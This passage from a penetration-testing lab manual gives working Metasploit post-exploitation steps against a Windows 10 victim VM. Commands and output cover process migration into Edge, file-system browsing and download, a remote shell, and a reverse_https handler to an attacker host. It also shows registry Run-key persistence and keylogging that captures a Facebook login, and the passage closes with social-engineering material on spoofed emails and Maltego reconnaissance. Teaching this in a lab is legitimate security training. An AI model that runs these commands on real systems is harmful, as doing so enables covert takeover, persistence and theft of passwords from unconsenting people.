| 3812 588 | svchost.exe | x64 1 | | NT AUTHORITY\SYSTEM | C:\Windows\System32\svchost.exe | | |
| 3836 588 | svchost.exe | x64 0 | | MSEDEWIN10\Network Service | C:\Windows\System32\SppExtComObj.exe | | |
| 4144 816 | SppExtComObj.exe | x64 0 | | NT AUTHORITY\SYSTEM | C:\Windows\System32\svchost.exe | | |
| 4228 816 | MicrosoftEdgeCP.exe | x64 1 | | MSEDEWIN10\Administrator | C:\Windows\System32\Microsoft.MicrosoftEdge_8wekyb3d8bbwe\MicrosoftEdgeCP.exe | | |
| 4232 588 | svchost.exe | x64 0 | | NT AUTHORITY\LOCAL SERVICE | C:\Windows\System32\svchost.exe | | |
| 4252 588 | svchost.exe | x64 0 | | NT AUTHORITY\LOCAL SERVICE | C:\Windows\System32\svchost.exe | | |
| 4372 588 | svchost.exe | x64 0 | | NT AUTHORITY\SYSTEM | C:\Windows\System32\svchost.exe | | |
| 4412 588 | svchost.exe | x64 0 | | NT AUTHORITY\SYSTEM | C:\Windows\System32\svchost.exe | | |
| 4456 816 | ApplicationFrameHost.exe | x64 1 | | MSEDEWIN10\Administrator | C:\Windows\System32\ApplicationFrameHost.exe | | |
| 4580 588 | svchost.exe | x64 0 | | NT AUTHORITY\SYSTEM | C:\Windows\System32\svchost.exe | | |
| 4656 588 | svchost.exe | x64 0 | | NT AUTHORITY\SYSTEM | C:\Windows\System32\svchost.exe | | |
| 4728 588 | svchost.exe | x64 1 | | MSEDEWIN10\Administrator | C:\Windows\System32\svchost.exe | | |
| 4888 460 | ctfmon.exe | x64 1 | | MSEDEWIN10\Administrator | C:\Windows\System32\ctfmon.exe | | |
| 4940 588 | svchost.exe | x64 0 | | NT AUTHORITY\SYSTEM | C:\Windows\System32\svchost.exe | | |
| 5000 816 | MicrosoftEdgeCP.exe | x64 1 | | MSEDEWIN10\Administrator | C:\Windows\System32\Microsoft.MicrosoftEdge_8wekyb3d8bbwe\MicrosoftEdgeCP.exe | | |
| 5036 816 | smartscreen.exe | x64 1 | | MSEDEWIN10\Administrator | C:\Windows\System32\smartscreen.exe | | |
| 5080 1260 | sihost.exe | x64 1 | | MSEDEWIN10\Administrator | C:\Windows\System32\sihost.exe | | |
| 5096 588 | svchost.exe | x64 1 | | MSEDEWIN10\Administrator | C:\Windows\System32\svchost.exe | | |
| 5228 5196 | explorer.exe | x64 1 | | MSEDEWIN10\Administrator | C:\Windows\explorer.exe | | |
| 5480 816 | dllhost.exe | x64 1 | | MSEDEWIN10\Administrator | C:\Windows\System32\ dllhost.exe | | |
| 5588 6616 | Windows.WARP.JITService.exe | x64 0 | | NT AUTHORITY\LOCAL SERVICE | C:\Windows\System32\Windows.WARP.JITService.exe | | |
| 5636 816 | ShellExperienceHost.exe | x64 1 | | MSEDEWIN10\Administrator | C:\Windows\System32\ShellExperienceHost_cw5nh2txyewy\ShellExperienceHost.exe | | |


As we can see that Microsoft Edge process ID is 816
 meterpreter>migrate 816

The command migrate will allow us to migrate the backdoor process to use MicrosoftEdgeCP.exe process number 816 which is the process ID for Edge to be less subspecies to the victim machine

```
meterpreter > migrate 816
[*] Migrating from 8804 to 816...
[*] Migration completed successfully.
meterpreter > █
```

Notes

- You can migrate to any process in Windows, but the best process to migrate to, is Edge.exe because it is always used and not suspicious and have a full control in the Windows machine.
- If you look at Windows Resource Monitor under Network, you can see that the exploit process using explorer to connect to Kali machine.



7.3. Controlling Victim file system

After getting connected to victim machine through Metasploit msfconsole, meterpreter will allow a full control of the machine file system and should be able to browse all files and directories and download, upload, delete, write files and running new processes.

Exercise 37: Controlling victim file system

1. Meterpreter allows us to control the victim machine and navigate through its files and directories, we can also download and upload from the machine.

```

meterpreter > cd c:/
meterpreter > pwd
c:\
meterpreter > cd users
meterpreter > pwd
c:\users
meterpreter > ls
Listing: c:\users
=====
Mode          Size  Type  Last modified      Name
----          ----  ---   -----          ---
40777/rwxrwxrwx 16384  dir   2019-06-11 13:11:44 -0400  Administrator
40777/rwxrwxrwx 0      dir   2018-04-11 19:45:03 -0400  All Users
40555/r-xr-xr-x 8192   dir   2018-04-11 17:04:33 -0400  Default
40777/rwxrwxrwx 0      dir   2018-04-11 19:45:03 -0400  Default User
40777/rwxrwxrwx 8192   dir   2019-05-08 14:52:22 -0400  DefaultAppPool
40777/rwxrwxrwx 12288  dir   2018-04-25 11:48:26 -0400  IEUser
40555/r-xr-xr-x 4096   dir   2018-04-11 19:38:20 -0400  Public
100666/rw-rw-rw- 174    fil   2018-04-11 19:38:24 -0400  desktop.ini
40777/rwxrwxrwx 8192   dir   2018-04-25 11:59:53 -0400  sshd_server

```

2. Here is a list of file system commands that I can run in the victim machine

| Stdapi: File system Commands | |
|------------------------------|---|
| ===== | |
| Command | Description |
| ----- | ----- |
| cat | Read the contents of a file to the screen |
| cd | Change directory |
| checksum | Retrieve the checksum of a file |
| cp | Copy source to destination |
| dir | List files (alias for ls) |
| download | Download a file or directory |
| edit | Edit a file |
| getlwd | Print local working directory |
| getwd | Print working directory |
| lcd | Change local working directory |
| lls | List local files |
| lpwd | Print local working directory |
| ls | List files |
| mkdir | Make directory |
| mv | Move source to destination |
| pwd | Print working directory |
| rm | Delete the specified file |
| rmdir | Remove directory |
| search | Search for files |
| show_mount | List all mount points/logical drives |
| upload | Upload a file or directory |

3. Download a file from victim machine through meterpreter command

```


root@kali: ~ 172x39

meterpreter > cd Desktop
meterpreter > ls
Listing: c:\users\Administrator\Desktop
=====
Mode          Size      Type  Last modified      Name
----          ----      ---   -----          ---
100777/rwxrwxrwx 564729  fil   2019-07-28 22:51:45 -0400  Boy.jpg.exe
100666/rw-rw-rw- 380957  fil   2020-08-04 12:28:20 -0400  COVID-19-scams-infographic.pdf
100777/rwxrwxrwx 584147  fil   2020-08-04 12:52:29 -0400  COVID19.pdf.exe
100666/rw-rw-rw- 11225583 fil   2019-07-28 15:37:38 -0400  Desktop.rar
100666/rw-rw-rw- 85913   fil   2019-07-30 21:57:41 -0400  EVIL word Document.docx
100666/rw-rw-rw- 11499   fil   2019-08-01 14:26:19 -0400  Empire macro.docx
100666/rw-rw-rw- 129815  fil   2020-08-04 12:25:00 -0400  InfographicThumbv51.png
100666/rw-rw-rw- 1417    fil   2019-06-11 13:12:06 -0400  Microsoft Edge.lnk
100666/rw-rw-rw- 31236   fil   2020-08-04 12:12:11 -0400  PDF-icon.png
100666/rw-rw-rw- 12790301 fil   2019-07-28 15:14:07 -0400  PenTest.pdf
100777/rwxrwxrwx 323137  fil   2019-07-28 15:22:27 -0400  PenTest.pdf.exe
100777/rwxrwxrwx 11505282 fil   2019-07-28 15:41:33 -0400  PenetrationTesting.pdf.exe
100666/rw-rw-rw- 1056    fil   2020-06-21 22:37:49 -0400  Telegram.lnk
100666/rw-rw-rw- 828     fil   2019-12-30 07:30:55 -0500  WSCC.lnk
100666/rw-rw-rw- 27294   fil   2020-08-04 12:06:44 -0400  adobe-pdf-icon.svg
100666/rw-rw-rw- 241785  fil   2019-07-28 22:47:35 -0400  boy.jpg
100666/rw-rw-rw- 16958   fil   2019-07-28 22:48:26 -0400  boy_sun_icon.ico
100666/rw-rw-rw- 282     fil   2019-06-11 13:11:46 -0400  desktop.ini
100777/rwxrwxrwx 73802   fil   2020-08-04 12:03:45 -0400  kagetest.exe
100666/rw-rw-rw- 12235   fil   2019-07-28 15:00:07 -0400  pdf.png
100777/rwxrwxrwx 73802   fil   2019-07-28 15:00:28 -0400  pdf4444.exe
100666/rw-rw-rw- 16958   fil   2019-07-28 14:59:55 -0400  pdf_KA7_icon.ico
100666/rw-rw-rw- 48204   fil   2020-08-04 12:19:32 -0400  pdf_icone_8JW_icon.ico
100777/rwxrwxrwx 1173000 fil   2019-07-18 12:44:51 -0400  putty.exe
100666/rw-rw-rw- 162     fil   2019-07-30 15:54:37 -0400  ~$lware embedded doc.docx

meterpreter > download boy.jpg
[*] Downloading: boy.jpg -> boy.jpg
[*] Downloaded 236.12 KiB of 236.12 KiB (100.0%): boy.jpg -> boy.jpg
[*] download  : boy.jpg -> boy.jpg
meterpreter >

```

4. See the file in Kali machine under /root



Note

To deal with Windows files or folders names that have space put the name between single quotation marks ‘xxxx xxxx’ .

5. Meterpreter allow to get direct Windows shell.

To switch back to meterpreter hit Control + C

```

meterpreter > shell
Process 5728 created.
Channel 2 created.
Microsoft Windows [Version 10.0.17134.1610]
(c) 2018 Microsoft Corporation. All rights reserved.

c:\users\Administrator\Desktop>dir
dir
Volume in drive C has no label.
Volume Serial Number is 3A97-874F

Directory of c:\users\Administrator\Desktop

08/04/2020  11:09 AM    <DIR>          .
08/04/2020  11:09 AM    <DIR>          ..
08/04/2020  09:06 AM          27,294 adobe-pdf-icon.svg
07/28/2019  07:47 PM          241,785 boy.jpg
07/28/2019  07:51 PM          564,729 Boy.jpg.exe
07/28/2019  07:48 PM          16,958 boy_sun_icon.ico
08/04/2020  09:28 AM          380,957 COVID-19-scams-infographic.pdf
08/04/2020  09:52 AM          584,147 COVID19.pdf.exe
07/28/2019  12:37 PM          11,225,583 Desktop.rar
08/01/2019  11:26 AM          11,499 Empire macro.docx
07/30/2019  06:57 PM          85,913 EVIL word Document.docx
08/04/2020  09:25 AM          129,815 InfographicThumbv51.png
08/03/2020  05:46 PM          73,802 kagetest.exe
06/11/2019  10:12 AM          1,417 Microsoft Edge.lnk
08/04/2020  09:12 AM          31,236 PDF-icon.png
07/28/2019  11:52 AM          12,235 pdf.png
07/28/2019  11:42 AM          73,802 pdf4444.exe
08/04/2020  09:25 AM    <DIR>          .
08/04/2020  09:25 AM    <DIR>          ..

```

7.4. Maintaining Access

The connections to the victim machine explained above is not persistence and the connection will stop when the Victim machine is rebooted. The backdoor file will not start by itself again. In this section we will create persistence connection that once the backdoor installed it will try to connect to the Attack machine (Kali) automatically every time the Windows machine started. We are going to do this by injecting the backdoor as a service.

Exercise 38: Maintaining Access using persistence mode

6. Disconnect previous sessions and restart MSF console again

```
root@kali:~# msfconsole
```

```
=[ metasploit v5.0.100-dev
+ -- ---=[ 2046 exploits - 1107 auxiliary - 344 post
+ -- ---=[ 566 payloads - 45 encoders - 10 nops
+ -- ---=[ 7 evasion
```

7. Setup Listener connection again with persistence mode (see commands in the screenshot below)

```
msf5 > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf5 exploit(multi/handler) > set PAYLOAD windows/meterpreter/reverse_https
PAYLOAD => windows/meterpreter/reverse_https
msf5 exploit(multi/handler) > set LHOST 10.0.2.23
LHOST => 10.0.2.23
msf5 exploit(multi/handler) > set LPORT 4445
LPORT => 4445
msf5 exploit(multi/handler) > set ExitOnSession false
ExitOnSession => false
msf5 exploit(multi/handler) > set AutoRunScript exploits/windows/local/persistence LPORT=4445
AutoRunScript => exploits/windows/local/persistence LPORT=4445
msf5 exploit(multi/handler) > exploit -j
[*] Exploit running as background job 0.
[*] Exploit completed, but no session was created.
```

8. Go to windows machine and run the malware file again, and watch msfconsole output

```
msf5 exploit(multi/handler) >
[*] Started HTTPS reverse handler on https://10.0.2.23:4445
[*] https://10.0.2.23:4445 handling request from 10.0.2.6; (UUID: ttp63bl9) Attaching orphaned/stageless session...
[*] Meterpreter session 1 opened (10.0.2.23:4445 -> 10.0.2.6:49917) at 2020-08-05 18:54:58 -0400
[*] Session ID 1 (10.0.2.23:4445 -> 10.0.2.6:49917) processing AutoRunScript 'exploits/windows/local/persistence LPORT=4445'
[*] Running persistent module against MSEdgeWIN10 via session ID: 1
[*] Note: Current user is SYSTEM & STARTUP == USER. This user may not login often!
[*] Persistent VBS script written on MSEdgeWIN10 to C:\Windows\TEMP\fpXuTu0kL.vbs
[*] Installing as HKCU\Software\Microsoft\Windows\CurrentVersion\Run\cnPksfSWvgNn
[*] Installed autorun on MSEdgeWIN10 as HKCU\Software\Microsoft\Windows\CurrentVersion\Run\cnPksfSWvgNn
[*] Clean up Meterpreter RC file: /root/.msf4/logs/persistence/MSEdgeWIN10_20200805.5507/MSEdgeWIN10_20200805.5507.rc
[*] https://10.0.2.23:4445 handling request from 10.0.2.6; (UUID: ttp63bl9) Staging x86 payload (177241 bytes) ...
[*] Meterpreter session 2 opened (10.0.2.23:4445 -> 10.0.2.6:49925) at 2020-08-05 18:55:17 -0400
[*] Session ID 2 (10.0.2.23:4445 -> 10.0.2.6:49925) processing AutoRunScript 'exploits/windows/local/persistence LPORT=4445'
[*] Running persistent module against MSEdgeWIN10 via session ID: 2
[*] Persistent VBS script written on MSEdgeWIN10 to C:\Users\ADMINI~1\AppData\Local\Temp\wwXPDKMPrf.vbs
[*] Installing as HKCU\Software\Microsoft\Windows\CurrentVersion\Run\evyTxk
[*] Installed autorun on MSEdgeWIN10 as HKCU\Software\Microsoft\Windows\CurrentVersion\Run\evyTxk
[*] Clean up Meterpreter RC file: /root/.msf4/logs/persistence/MSEdgeWIN10_20200805.5518/MSEdgeWIN10_20200805.5518.rc
```

9. The screenshot above is from msfconsole when the incoming connection from Windows machine is detected , msfconsole it will do the following actions automatically

- Meterpreter session is established between Kali and windows machine.
- Starting persistence mode.
- Meterpreter will write a Visual Basic script (JVB) to windows and store it under c:\windows\temp
- Meterpreter will install Windows registry key to automatically starting the JVB script , the Registry key :

HKCU\Software\Microsoft\Windows\CurrentVersion\Run\cnPksfS
(the last name is automatically changed by the script)

```
msf5 exploit(multi/handler) > sessions
Active sessions
=====
Id  Name  Type          Information                                     Connection
--  --   --
1   meterpreter x86/windows  NT AUTHORITY\SYSTEM @ MSEdgeWIN10          10.0.2.23:4445 -> 10.0.2.6:49917 (10.0.2.6)
2   meterpreter x86/windows  MSEdgeWIN10\Administrator @ MSEdgeWIN10  10.0.2.23:4445 -> 10.0.2.6:49925 (10.0.2.6)

msf5 exploit(multi/handler) > sessions 2
[*] Starting interaction with 2...

meterpreter > sysinfo
Computer       : MSEdgeWIN10
OS            : Windows 10 (10.0 Build 17134).
Architecture   : x64
System Language: en_US
Domain        : WORKGROUP
Logged On Users: 3
Meterpreter    : x86/windows
meterpreter > 
```

5. In Kali exit Msfconsole , and run it again and setup listener to listen to connection without persistence commands

```
msf5 > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf5 exploit(multi/handler) > set PAYLOAD windows/meterpreter/reverse_https
PAYLOAD => windows/meterpreter/reverse_https
msf5 exploit(multi/handler) > set LHOST 10.0.2.23
LHOST => 10.0.2.23
msf5 exploit(multi/handler) > set LPORT 4445
LPORT => 4445
msf5 exploit(multi/handler) > exploit
```

6. Restart Windows Machine

```
[*] Started HTTPS reverse handler on https://10.0.2.23:4445
[*] https://10.0.2.23:4445 handling request from 10.0.2.6; (UUID: yw3mhcbn) Staging x86 payload (177241 bytes) ...
[*] Meterpreter session 1 opened (10.0.2.23:4445 -> 10.0.2.6:49857) at 2020-08-05 19:48:13 -0400

meterpreter > sysinfo
Computer       : MSEdgeWIN10
OS             : Windows 10 (10.0 Build 17134).
Architecture   : x64
System Language: en_US
Domain         : WORKGROUP
Logged On Users: 3
Meterpreter    : x86/windows
meterpreter > ■
```

7. Connection will be established automatically
8. Cleaning script to undo the persistence mode is stored in Kali under `/root/.msf4/logs/persistence/<name of Windows machine>/Name_of session.rc`
9. To clean up just run the command Resource from meterpreter followed by the location of the rc file.

7.5. Key-logger and screenshots

Using meterpreter you can capture screenshots from the victim PC and all keys typed by the victim even passwords.

Exercise 39: Setting up Key-logger

1. This exercise is based on exercise 38 with the backdoor is running on the victim machine and already connected to Kali machine.
2. Depending on the backdoor file that explained in the previous section and running meterpreter you can capture keys from the victim machine as follow:

```
#meterpreter> keyscan_start
```

3. Go to Windows machine and try to login to Facebook or do any activity
 4. Comeback to Kali and type:

```
#meterpreter> keyscan_dump
```


5. You will see the keys that entered in the Windows machine

6. The facebook user name facebook_user@test.com and the password is facebook password
 7. Stop Key scan

```
#meterpreter> keyscan_stop
```

- ## 8. To see screenshot from the victim machine

```
meterpreter > screenshot  
Screenshot saved to: /root/kekYAXP.jpeg  
meterpreter > |
```



8

Social Engineering

Hackers use social engineering tactics because it is usually easier to exploit your natural inclination to trust than it is to discover ways to hack your software. For example, it is much easier to fool someone into giving his password than trying to hack the system and extracting his password (unless the password is weak).

Security is all about knowing who and what to trust. It is important to know when and when not to take a person at their word and if the person you are communicating with is who they say they are. No matter how many locks and deadbolts are on your doors, if you trust the person at the gate who says he is a pizza delivery guy and you open the door for him without checking, you are completely exposed to whatever risk he represents.

Social Engineering depended on information gathering, in this section, we are going to use Social Engineering tools to gather information about victims and also we are going to use Kali sendmail option with SMTP relay to send spoofed emails to victims.

8. Social Engineering

Social Engineering depend on information gathering about the target, whether the target is a person, a company, or a web site. The methods of information gathering do not need to be close to the target and use techniques such as man in the middle. The type of information that gathered about the target is their Facebook, LinkedIn, Google accounts, their friends, what web sites that usually visit and more. After gathering information about the target, then the attacker will build strategy on how to gain access to that target either by gaining their trust and send them a backdoor software or by making them reveal their account password. There are many ways to gather information about a person or an entity, some are free tools available through the internet such as Google Dorks, other tools that is come preloaded with Kali such as Recon-*ng*.

After gathering information Hackers will start building strategy to attack the victim, which could be an email from a friend or other trusted source. Taking advantage of the trust and curiosity, the message of the email may contain a link that you just have to check out—and because the link comes from a friend and you're curious, you'll trust the link and click on it—and be infected with malware so the Hacker can take over your machine and collect your contacts info and deceive them just like you were deceived. Or a message that contain compelling story that your 'friend' is stuck in country X and he lost all his money and need you to send him money.

Also, Social Engineering may take a form of bait, these social engineering schemes know that if you dangle something people want, many people will take the bait. These schemes are often found on Peer-to-Peer sites offering a download of something like a new movie, or music or software with 'Crack'.

8.1. Maltego

Maltego is a cross platform application, for performing link analysis.

Discover relationships between entities and build a visual representation of different data with a graph-based layout. A transform is a process that pulls new data related to the entity, automatically extending the graph.


Maltego is commonly used for reconnaissance in penetration testing engagement and open source intelligence analysis. It is possible to understand the relationship between infrastructure services and even users when mapping an organization's attack surface.

There are two types of Transforms within Maltego, one runs on servers

remotely the other can run locally on the system running Maltego. Maltego comes installed in Kali Linux , you just need to register the first time you run the tools in order to get the license

Exercise 40: Running Maltego Tool

